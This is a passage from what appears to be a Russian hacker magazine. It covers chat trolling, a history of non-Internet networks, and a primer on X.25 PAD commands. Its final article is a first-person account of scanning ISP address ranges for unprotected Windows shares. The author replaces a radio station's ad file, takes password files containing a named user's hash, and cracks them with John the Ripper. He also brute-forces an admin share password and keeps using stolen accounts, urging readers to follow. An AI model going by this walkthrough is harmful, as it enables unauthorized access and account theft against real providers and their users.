чтобы долго не мучаться, вместе с тобой отрубают еще огромный сегмент сети. Вот, например, мне один раз повезло, и вырубили не только мою машину, но и весь мой родной город. А в чате сидело полтора десятка земляков. В общем, можно навредить так: наорать на админа. Он тебя вырубит и, если повезет, вырубит еще и толпу народу - до кучи.

### Пирог

Дело ясное - методы издевательства, которые я здесь привел, работают не только в указанных мной чатах - порывшись в сети, ты найдешь еще не одно местечко, где можно их применить. И вообще, дырки есть в каждом чате. Их только найти надо. Так что садись в любой чат и - вперед, ламеров шерстить! Это наш имидж, приятель :) . Удачи.





# Сетевой ЛШКБЕВ

МАТТ ГОФ (MATT@NM.RU)

**П**ервая мысль, которая возникает у тебя или у большинства юзеров, продвинутых юзеров или любого другого, не совсем отставшего от жизни чела, при необходимости найти какую-то информацию, - Интернет! И очень многие, особенно недалекие неинтернетизированные юзера, считают, что:

1. В Интернете есть все.
2. Других сетей, кроме Интернета, не существует.

На самом деле это глубокое общественное заблуждение. Интернет - это, конечно, вещь, и в Сети действительно можно найти практически все, и охватывает она действительно огромное количество компьютеров и, соответственно, информации. Но это не значит, что других сетей не существует. В конце концов, с чего начинался Инет?

## Арпанет и что было потом

А начинался он с военно-научной сети Arpanet, разработанной по заказу Министерства обороны США. Про эту сетку ты можешь подробно прочесть в этом же номере в отдельной статье. Ну, так вот. Первой отдельной сетью, которую Агентство DARPA (создатели Arpanet) разрешило подключить к ARPANET еще в 1980 г., стала CSNET, объединившая компьютерные научные учреждения нескольких штатов. Вскоре эта сеть слилась с BITNET. Сейчас BITNET - старейшая (после Инета) глобальная сеть в мире, которая располагает сетевым доступом к распределенным базам разных научных данных и объединяет немерено университетов и НИИ по всему миру. У Битнета есть несколько "представительств" в разных частях света: EARN (European Academic Research Network - западная и центральная Европа - национальные исследовательские центры Германии, Франции, Италии, Англии и прочих Нидерландов, Бельгии, etc.) и NetNorth (Канада). Научная сеть BITNET, многие ресурсы которой доступны через Интернет, не является частью Инета, так

как имеет свои собственные протоколы. А залезть в нее можно через так называемые шлюзы, которые выполняют роль "переводчиков" протоколов. BITNET преимущественно юзает IBM-совместимые компьютеры (IBM 370 и старшие модели) и соответствующий фирменный протокол NJE (Network Job Entry). Для Internet сеть BITNET имеет важное значение по нескольким причинам:

а) хосты BITNET используют исключительно мощные вычислительные и сетевые ресурсы;

б) в BITNETе действует сервер списков рассылки электронной почты LISTSERV, обслуживающий десятки тысяч ушастых юзверей Инета;

в) в BITNET хорошо развит режим электронной почты, что, благодаря многим шлюзам Internet-BITNET, создает высокую степень связности пользователей BITNET и Интернет по обмену почтовыми сообщениями.

С 1991 г. СССР (ну а потом, соответственно, и Россия) вошли в состав стран-участниц EARN. Узлом российской подсети EARN является Институт органической химии им. Зелинского. Так что теперь ты знаешь, где искать вход в глубокую кроличью нору =).

## Собирайтесь ВУЗы в кучу, я вам чучу отчебучу

Национальный Научный Фонд (NSF) вскоре понял, что коммюнити будет необходимой частью научных исследований (вместе и водку пить веселее), и создал Отдел Сетевых и Коммуникационных Исследований и Инфраструктуры, чтобы быть уверенным, что все необходимое для сетевого взаимодействия будет доступно буржуйским ученым и инженерам. Хотя этот отдел финансирует крутые (реально) исследования в области сетей, его основной задачей является финансирование тех исследований, которые помогают расширять Интернет. Одна из крупнейших "подсетей" Инета, NSFnet, имеет иерархическую структуру и

**Что, скажешь, мол, я так и знал - кроме Инета для меня ни одна из этих сетей ценности не представляет? Не факт. Никто не знает, как обернется жизнь и что может с любым из нас произойти завтрашним днем. Так что - мотай на ус! Вдруг пригодится...**

концентрируется вокруг крупных университетских центров США. Можно догадаться, что реклама здесь запрещена, хотя если ты написал прогу, которая моделирует ядерный взрыв или отображает движение молекулы воды в растворе этилового спирта, то ты сможешь ее распространять в этой сети. Коммерческие предложения и реклама занимали значительную часть трафика, и поэтому нужно было обойти все ограничения. С этой целью тусовкой американских компаний была создана Ассоциация обмена коммерческой информацией по Internet (CIX). Эта сеть, как и Инет, работает на основе протокола TCP/IP (правда, еще и OSI/ISO).

## Опять научные исследования

Еще одна (наиболее крупная) европейская компьютерная сеть EVnet (Network for the Evaluation of Education and Training Technologies) работает с 1982 года и объединяет практически всю Европу, включая региональные представительства в странах Прибалтики и России. EUnet объединяет около пяти тысяч хост-машин и отдельных сетей. Особый статус имеют национальные сети (EUnet National Networks), которые в админском плане организуют свою работу через Национальный Сетевой Операционный Центр (National Network Operations



**Интернет - это, конечно, вещь, и в Сети действительно можно найти практически все, и охватывает она действительно огромное количество компьютеров и, соответственно, информации. Но это не значит, что других сетей не существует.**

Center). К EVNet подключено 14 универсов, пять техникумов (колледжей по-ихнему), три школы, 21 частная контора, 5 гос. агентств и еще куча всяких учреждений, которые выделяют на эту сеть денег больше, чем правительство и все фонды, вместе взятые. В России EVNet, как и NFSNet, представляет Релком (это если кто надумает вдруг).

### GLASNet

Сеть GLASNET действует под эгидой "Ассоциации за прогрессивные коммуникации" (APC - Association for Progressive Communication) и объединяет несколько некоммерческих компьютерных гуманитарно-экологического сетей - PeaceNet, EcoNet, GreenNet, Comlink и ряд других. Сейчас в APC объединено более 11 компьютерных сетей, 17 тыс. организаций и частных лиц из 94 стран. Основная служба GLASNET и других сетей APC - это, как всегда, е-мыло. Пользователям предоставляется возможность участвовать в более чем 1200 тематических конфах по проблемам молодежи, разоружения, образования, окружающей среды, прав человека, здравоохранения, региональной политики, демографии и прочей хренобени. Короче говоря, смесь гринписа с пацифистами.

### X25NET

CSNET(CSNET и BITNET слились в CREN) - организация, образованная в 1980-м для поддержки Интернета в промышленных и малых школах, использовала технологию X25NET для соединения некоторых пользователей с Инетом. Первоначально разработанная в универе города Пурдью, X25NET позволяла протоколам Инета работать в Общественных Сетях Данных (Public Data Networks). Такой подход должен был позволить конторам, для которых было не по карману прямое соединение с ARPANET, заказывать сетевое соединение у фирмы-поставщика средств дальней связи (что-то типа прова - например, AT&T) и использовать его для передачи трафика Интернета. Такие

сети используют только протоколы МККТТ X.25, в то время как Инет работает на протоколах TCP/IP. Тем не менее, когда она используется для транспортировки трафика TCP/IP, сеть X.25 просто обеспечивает путь, по которому может быть передан трафик Интернета. Так как общественные сети X.25 работают независимо от Инета, должно существовать место соединения между ними. Как DARPA, так и CSNET используют специально выделенные машины для обеспечения соединения между

X.25 и ARPANET. Основное соединение известно как VAN-шлюз. Эта хрень поддерживает соединения X.25 и маршрутизирует приходящий трафик Интернета к его получателям. X25NET показывает гибкость и адаптируемость протоколов TCP/IP. В частности, она показывает, как туннельная передача делает возможным использование очень широкого диапазона сложных сетевых технологий в межсетевой среде.

### А ты думал?

Что, скажешь, мол, я так и знал - кроме Инета для меня ни одна из этих сетей ценности не представляет? Не факт. Никто не знает, как обернется жизнь и что может с любым из нас произойти завтрашним днем. Так что - мотай на ус! Вдруг пригодится...





# СЕТИ ПАКЕТНОЙ КОММУТАЦИИ типа X.25


UNFORGIVEN (UNFOGI@SANET.RU)

**Т**ы уже давно задаешься вопросом, почему некоторые сети тебе доступны, а некоторые совершенно неприступны как Бастильская крепость? Ты не спишь по ночам и изучаешь сети TCP/IP. Но не это главное, скажу я тебе. Главное - это сети пакетной коммутации. И вообще, куда полезнее изучать различные проги типа телнета - ведь именно с помощью их ты меняешь столь любимый тобой индекс.нтмл. В общем, бросай все свои занятия и срочно за работу.

## Мешковатые авоськи

Каждая сеть пакетной коммутации состоит из большого (или небольшого - в зависимости от самой сети) количества ЦКП (Центров Коммутации Пакетов). Эти центры могут располагаться хоть на разных концах света, самое главное, чтобы они вообще присутствовали, так сказать, имелись :). Пролезть в такую сеть обыкновенному юзеру совсем не сложно - делается это, как всегда, с помощью твоего, пожалуй, самого нужного девайса, который отвечает за всю твою хакерскую жизнь, - телефона. Неважно, где находится удаленная машина, но с твоей соединяется она, как всегда, с помощью телефона. Для примера покажу тебе вот какой листинг: ты великий юзверь, всем юзверям юзверь. Ты пролезаеть в сеть, звоня при этом провайдеру (если, конечно, ты не настолько крут и не имеешь в своем наличии оптоволоконки или, чего хуже, спутниковой связи). Ну дак вот: ЦКП является твой провайдер. А вот кем являешься ему ты - это уже тебе решать :). Причем, надо засечь вот какую фишку: эти сети не совсем обычные. Абоненты такой сети подключаются и передают потоки информации, соединяясь меж-





ду собой с помощью протоколов и ЦКП. При этом создается так называемое виртуальное соединение. Не, это не то, что ты подумал, никаких врмлов там нет. Просто это временное логическое соединение двух машин для обмена информацией с помощью ЦКП - во сказал :).

Еще стоит заметить столь замечательную вещь: сеть КП - дуплексная. Для тех, кто в танке, объясняю: дуплексная значит двухсторонняя, а в данном случае это означает, что юзвери могут бросать пакеты оба одновременно, и при этом сеть работает практически без задержек. Кстати, одной из таких чудосетей является X25.

Зачастую на таких сетях строят подобия ARPANET - их целая куча, но тебя, конечно, в эту проблему никто не посвятил. Проблема общения с этими сетями в том, что сетью можно пользоваться только с помощью специальных прог - так называемых падов. А там команд - не раз и два, а целая куча. И разобраться с такой прогой может не каждый. Но ты сможешь! Для начала надо ознакомиться с четырьмя основными понятиями этой сети и разучить основные команды. В этом я тебе помогу, а ты уж потом сам решаешь: продолжать учение или нет.

NUA (Network Users Address) - как видно из названия, сетевой адрес пользователя. Представлен он, как всегда, в виде числа. В общем, нечто схожее с IP.

NUI (Network User Indenticator) - идентификатор пользователя сети. Слова, конечно, сложные, и я знаю, что с первого раза ты, наверно, не понял, но если быть проще, то это твой логин и пароль - а по-иному, аккаунт сети.

DNIC (Data Network Identification Code) - код идентификации сети. В общем, такие четыре цифры, которые задают код сети данных.

## Ну и, наконец, самое главное...

PAD (Packet Assemble Disassembler) - сборщик-разборщик пакетов. А по-русски - просто падина. Эта прога, с помощью которой ты сядешь в сети X.25, столь же необходима тебе, как браузер для юзання инета. Смысл работы про-

ги состоит в сборке и разборке отправляемых\получаемых пакетов данных. Точнее говоря, это уже делает сам ЦКП, а прога просто отправляет ему данные в виде символов. Зная это, пора переходить к юзанию сетей. Как я уже заметил, тебе необходим пад, или терминал. С его по-

мощью ты звонишь в ближайший ЦКП. Скажу одно: смысл ЦКП в этих сетях заключается в том, что терминал твой (или пад) отправляет всю инфу прямо так, в символах, на ЦКП: тот эту инфу разбивает на пакеты и передает. И обратно:

ЦКП разбирает тобой получаемые пакеты на символы и шлет тебе.

Сети X.25 являются как бы промежуточными сетями, с помощью которых ты можешь вылезти и в другие сети. В общем, как на уроках географии: все в нашем мире взаимосвязано, и получается прямо-таки круговорот сетей в природе :).

Для того чтобы залезть в какую-нибудь систему, надо знать ее идентификационный адрес. Но тут тоже встречается большая трабла, под названием NUI (читай выше). В общем, сети эти, как и инет, не всегда бесплатные =), и для учета времени и вообще верификации юзверей введена система паролей и логинов, так что не так уж и легко оказывается пролезть в такую сетку. Но, если хорошо подумать, то и пароли узнать можно :). Это, правда, уже совсем другая история.

## Юзать

Зная все это, пора открывать ПАД и юзать-юзать-юзать, как завещал великий Ленин.

Работать с Падом можно в двух режимах: командном и режиме передачи данных.

Смысл командного режима в том, что ты в оффлайне, так сказать, умелыми пальцами отбиваешь на клавише определенные команды.

А в режиме передачи данных ты уже непосредственно подключен к сети и передаешь данные между машинами. Для перехода из командного режима в режим передачи данных в падах есть сочетание горячих клавиш. Обычно это сочетание Ctrl + P.

Если со вторым режимом работы все понятно, то с первым бы надо еще разобраться. Какие команды можно отбивать на падах?

## А вот и они:

CON - установление соединения через сети X.25

LOC - установление локального соединения  
CLR - порвать установленное соединение  
PAR? - просмотр текущих значений параметров X.3

SET - установка своих значений параметров X.3

SET? - установка своих значений параметров X.3 и их просмотр

PROF - установка своих значений всех параметров X.3

INT - посылка срочных данных

RESET - сброс соединения

STATUS - статус текущего соединения

Вот основные команды. Но падина - тоже штука не немая, и если что-то не так или наоборот - все так, как надо, она подает свои признаки жизни, и вот что они обозначают:

OM - соединение установлено

ERR - ошибка синтаксиса в команде

RESET - существует возможность потери данных на пакетном уровне

Ответ на заданную тобой команду STATUS:

FREE - соединение отсутствует

ENGAGED - соединение установлено

CLR CONF - разъединение выполнено по причине:

0 DTE - удаленный DTE разорвал соединение

1 OCC - номер занят

3 INV - неправильный запрос средств

5 NC - сеть переполнена

9 DER - канал неисправен

11 NS - доступ запрещен

13 NP - нет доступа

17 RPE - удаленная процедурная ошибка

19 ERR - местная процедурная ошибка

21 PAD - разъединил местный падина

25 NRC - нет паролей и логина (реверсивной оплаты)

33 INC - несовместимый адрес назначения

41 NFC - нет быстрой выборки

128 DTE - канал зарезервирован

129 DTE - удаленный DTE не готов

130 DTE - канал является исходящим

131 DTE - DTE работает по протоколу X.28

132 DTE - DTE отсоединено

133 DTE - DTE не доступно

134 DTE - канал не существует

135 DTE - канал рестартован


136 DTE - нет связи по X.25

137 DTE - адрес удаленного DTE не существует

138 DTE - нет виртуального канала


Вот, пожалуй, те основы, которые знать просто необходимо. А с остальным разбирайся сам! Есть огромное количество книг, которые тебе в этом помогут. Ищи в сети! Я думаю, там же ты запросто раскопаешь даунлодабельный пад =) и инфу о ближайшем пуле X25. Ищи и найдешь! Попробуй - полюбишь =).





# Баўка о ШАРАХ

GALANT (GALANTTTT@OPERAMAIL.COM)




**П**ривет, огурец! Почему огурец, спросишь ты? А я как раз подумал: чем огурец хуже перца? К тому же, он не такой горький. Но сейчас не об этом. Тебе уже, наверное, порядком поднадоели пресловутые трояны, которых надо заливать, искать для этого повод, и все такое. Да? Тогда теперь настало время настоящего мужского разговора! Знаешь ли ты, что у Маздая есть шары? О, нет, не те шары, о которых ты подумал, будь бы у него ТЕ шары - вряд ли бы они нам помогли. Дело в том, что добрый дядюшка Билли уже залил троян в свои операционные системы, просто он назвал его по-другому. Более того, он вынудил сделать то же и для таких крутых операционок, как Unix и им подобные. В далеком прошлом, когда компьютеры были большими, мы с тобой маленькими, а ламерство только зарождалось, Дядя Билл, специально для того, чтобы мы могли без проблем попадать в большие корпоративные сети, придумал сетевые диски. Назвал он их Share Disk, а по-нашенски - зашаренные диски или просто шары. И сказал он тогда, что доступ к ним будет осуществляться через 139-ый порт, после чего открылись тысячи 139-ых портов по всему миру. Стали появляться демоны для Unix-подобных операционок, которые открывали 139-й порт. Ты представляешь? Все это для нас! Нет, конечно, не было бы для нас это таким раем, если бы ленивые администраторы и пользователи не забывали про такой великий сервис. Итак, сейчас мы приручим эту лошадь и сэкономим уйму денег на пиво с помощью халявного инета, да и просто повеселимся.

## Медные трубы

Давно было дело, как сейчас помню. Приближалось утро, я со своим корешком доковыривал чью-то почту и, утомленный всей этой чужой личной жизнью,





**И сказал он тогда, что доступ к ним будет осуществляться через 139-ый порт, после чего открылись тысячи 139-ых портов по всему миру. Стали появляться демоны для Unix-подобных операционнок, которые открывали 139-й порт. Ты представляешь? Все это для нас!**

захотел чего-то большего. Из закромов нашей необъятной родины - Интернета - я вытащил парочку незатейливых, но очень полезных программ. Имя им - Legion и SMBScanner. Вообще, мой дорогой друг, эти программки делают одно и то же: они берут данный тобой диапазон IP-адресов и сканируют его на наличие засаренных дисков. Так я и сделал, а диапазон айпишек взял у одного очень популярного на этом свете провайдера. После того как были выданы результаты - а их, на мое удивление, оказалось несколько больше, чем я ожидал, - мне оставалось попасть по кнопке "подключить", и... дело в панамке. Я был поражен тем, что ни один компьютер не был защищен паролем. После простенькой операции подключения дисков я в своем Маздае обнаружил несколько красивейших иконок со стрелочками... Как выяснилось, я попал в мир музыки. Компьютер, доверху набитый MP3-шками, оказался машиной одной из радиостанций (вот ведь, нашли у кого хоститься). "Вот это жизнь", - подумал я, слушая чей-то новейший, еще не доделанный микс. Но тут меня озарило - я нашел MP3 с рекламой. Да, и в нашем деле можно наткнуться на этот двигатель торговли. Недолго мне пришлось соображать, что и к этому компу у меня есть абсолютные права. Быстренько забавив свой вариант, я заменил файл с рекламой и настроился на их волну в ожидании. Вот тогда я и прославился - видимо, сонный диск-жокей не очень-то слушал, что там у него в эфир пошло, и моя реклама проиграла полностью. Это был мой текстовичок о хакерах =).

**Вот тогда я и прославился - видимо, сонный диск-жокей не очень-то слушал, что там у него в эфир пошло, и моя реклама проиграла полностью.**

## Женька-потрошитель


Слава не затмила мне разум =), и пошел я дальше по найденным мной компам. А там меня ждали просто незаменимые файлы для моего семейного бюджета. На их дисках я нашел: статистику всех входов в Интернет, архив этой самой статистики, скрипты на терминальный вход и парочку файлов, о которых я тебе расскажу подробнее. Ме-


ня сразу привлекли их имена - они звучат так же мелодично, как и звуки разбрызгивания крови в твоей любимой игре - это "PASSFILE.OLD" и "PASSFILE.0". В файле PASSFILE.OLD я обнаружил строки, выглядевшие так: "login:\*\*\*\*\*:User name:/home/login:/etc/false". Как правило, звездочки вместо паролей означают не то, что паролей тебе не видать, а только то, что они лежат в другом месте. Когда я увидел, что в этом файле более 1000 строк, до меня дошло, куда я попал, и я судорожно полез во второй файл. Там меня ждали строки вроде этой: "maxim:CX5uAGBvr2w5U:1013:10-12:Maxim Chebatorenko:/tmp:/etc/false".

Сразу скажу, что в подобном случае нам с тобой интересны будут только первые два поля. Первое поле - это логин, записанный как есть. А второе - пароль, но с ним сложнее, он зашифрован. Алгоритм шифрования придумывали определенно не ламеры, он создан так, что пароль, будучи единожды зашифрованным, не может быть расшифрован

с помощью обратного алгоритма. А при проверке пароля операционка шифрует то, что ты ввел, и проверяет, совпадает ли результат со вторым полем. Но не отчаивайся, против лома нет приема только если нет другого лома. А нашим с тобой ломом будет очень полезная в таких делах программка - John The Ripper. Эта программа делает перебор по словарику, т.е. она берет слова из специаль-

**Не успел я открыть следующую бутылку пива, как пароль сдался. Не поверишь, пароль состоял из трех одинаковых букв!**





ного файла, именуемого словарем, шифрует их и проверяет - совпало или нет. И таким образом трудится до тех пор, пока не совпадут шифры, ну или не кончится словарь. Быстренько скачав словарик возможных паролей на 30кб, я отдал файл PASSFILE.0 Женьке Рипперу, который, помолчав 5 минут, выдал мне первый пароль. Я расплылся в счастливой улыбке, и, пока пароли стекали ко мне, рылся в остатках тех дисков, что я нашел. Надо отметить, что я не нашел там игр или порнухи (так что непонятно, чем занимаются админы этого провайдера). Хотя, конечно, я искал не игры, а логи. Не очень-то мне хотелось получать по голове за какие-то мелочи. :) Но, к моему разочарованию, я не обнаружил ничего хоть как-то напоминавшего логи входов на шары. За это время я внимательно изучил структуру их систем - кстати, системы у них были разные: как Маздай 98/NT, так и FreeBSD. Ничего не найдя, я пришел к выводу, что логов у них просто нет, и забил на все это, наслаждаясь видом появляющихся строк с паролями в процессе расшифровки найденного мной файла. Ну, несложно догадаться, что если ты можешь читать это - то я еще жив, а это значит, что я был прав: логов у них и правда не было. У тебя, наверное, мелькали мысли про совесть или честность? Да у меня тогда тоже, я честно подумывал о том, чтобы обо всем этом сообщить администратору. Но, как показывает практика, наши фирмы пока еще не научились ценить труд хакера, а посему я промолчал. Очень интересная тенденция: спустя 2 года пароли продолжают работать. Я поражен: на каждом углу говорится, чтобы пароли регулярно меняли, чтобы логи просматривали, и при этом у людей пропадает со счета по 100 часов, и все что они делают - это идут и доплачивают. Нет, брат, нет ламерству конца в этом мире.

### Логин - Админ

Ах да, чуть не забыл, на этом все не закончилось. Взял я подсеть другого провайдера. И что ты думаешь? Правильно, и там тоже были открыты шары. Но, видно, админы этого провайдера меньше любили пиво и были чуть осмотрительнее, на их сетевых дисках стояли пароли. Правда, и тут за нас умные дядьки уже подумали. В Legion встроен переборщик паролей на шары. Сунув Legion'у все тот же потертый словарик возможных паролей, я сказал, что логин admin. Не успел я открыть следующую бутылку пива, как пароль сдался. Не поверишь, пароль состоял из трех одинаковых букв! Я думаю, не стоит продолжать, потому как вижу - у тебя уже руки чешутся. Единственное, что могу тебе пожелать - это не крушить все что тебе под

